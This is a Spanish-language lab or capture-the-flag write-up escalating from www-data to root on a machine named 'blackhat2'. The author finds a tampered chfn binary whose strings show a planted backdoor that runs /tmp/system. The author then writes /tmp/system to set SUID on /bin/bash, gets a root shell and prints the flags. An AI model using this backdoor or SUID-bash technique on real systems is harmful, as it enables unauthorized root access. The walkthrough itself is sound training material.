


```
-rwxr-xr-x 1 root root       936 Jan 20  2024 tarcat
www-data@blackhat2:/tmp$ dpkg --verify
missing   c /etc/apache2/sites-available/000-default.conf
missing   c /etc/apache2/sites-available/default-ssl.conf
??5?????? c /etc/grub.d/10_linux
??5??????   /usr/bin/chfn
www-data@blackhat2:/tmp$
```

- `??5??????`: Similar al anterior, el `5` indica que el **checksum MD5** del archivo no coincide.
- **Ruta**: `/usr/bin/chfn`.


Significado: El archivo binario `chfn` (que se usa para cambiar la información del usuario) ha sido modificado, ya que su checksum MD5 no coincide con el original del paquete. Esto podría ser un indicio de manipulación maliciosa, como la instalación de un binario alterado.

lo ejecuto



```
[Wed Feb 26 18:44:49 2025] 192.168.137.7:53712 Closing
^Cwww-data@blackhat2:/usr/bin$ chfn
Changing the user information for root
Enter the new value, or press ENTER for the default
        Full Name [root]:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
```

me lo descargo y veo por strings




```
home-phone
other
room
help
work-phone
Usage: %s [options] [LOGIN]
Options:
  -f, --full-name FULL_NAME     change user's full name
  -h, --home-phone HOME_PHONE   change user's home phone number
  -o, --other OTHER_INFO        change user's other GECOS information
  -r, --room ROOM_NUMBER        change user's room number
  -R, --root CHROOT_DIR         directory to chroot into
  -u, --help                    display this help message and exit
  -w, --work-phone WORK_PHONE   change user's office phone number
nohup /tmp/system </dev/null >/dev/null 2>&1 &
%s: Cannot determine your user name.
Cannot determine the user name of the caller (UID %lu)
Changing the user information for %s
Enter the new value, or press ENTER for the default
%s: name with non-ASCII characters: '%s'
%s: room number with non-ASCII characters: '%s'
%s: invalid room number: '%s'
%s: '%s' contains non-ASCII characters
```

ese archivo en esa ruta llama la atencion pero no se que hace nohup asi que voy a deepseek y me dice que


`nohup /tmp/system </dev/null >/dev/null 2>&1 &`

- Ejecuta el archivo o script `/tmp/system` en segundo plano.
- Ignora la señal `SIGHUP`, por lo que el proceso no se detendrá si se cierra la terminal.

vamos a ver el archivo system, pero como no exite lo creo, le hago chmod +x, y le pongo `chmod u+s /bin/bash`



```
www-data@blackhat2:/tmp$ ls -la
total 8
drwxrwxrwt  2 root root 4096 Feb 26 18:58 .
drwxr-xr-x 18 root root 4096 Feb 26  2024 ..
www-data@blackhat2:/tmp$ nano system
Unable to create directory /var/www/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.

www-data@blackhat2:/tmp$ chmod +x system
www-data@blackhat2:/tmp$ chfn
Changing the user information for root
Enter the new value, or press ENTER for the default
        Full Name [root]:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
www-data@blackhat2:/tmp$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1265648 Apr 23  2023 /bin/bash
www-data@blackhat2:/tmp$ /bin/bash -p
bash-5.2# whoami
root
bash-5.2#
```



```
bash-5.2# cat /home/sml/user.txt
156532dab679edf6f8e53c8787a09264
bash-5.2# cat /root/root.txt
30f55e2f86961a07e3a181a82f602ed6
bash-5.2#
```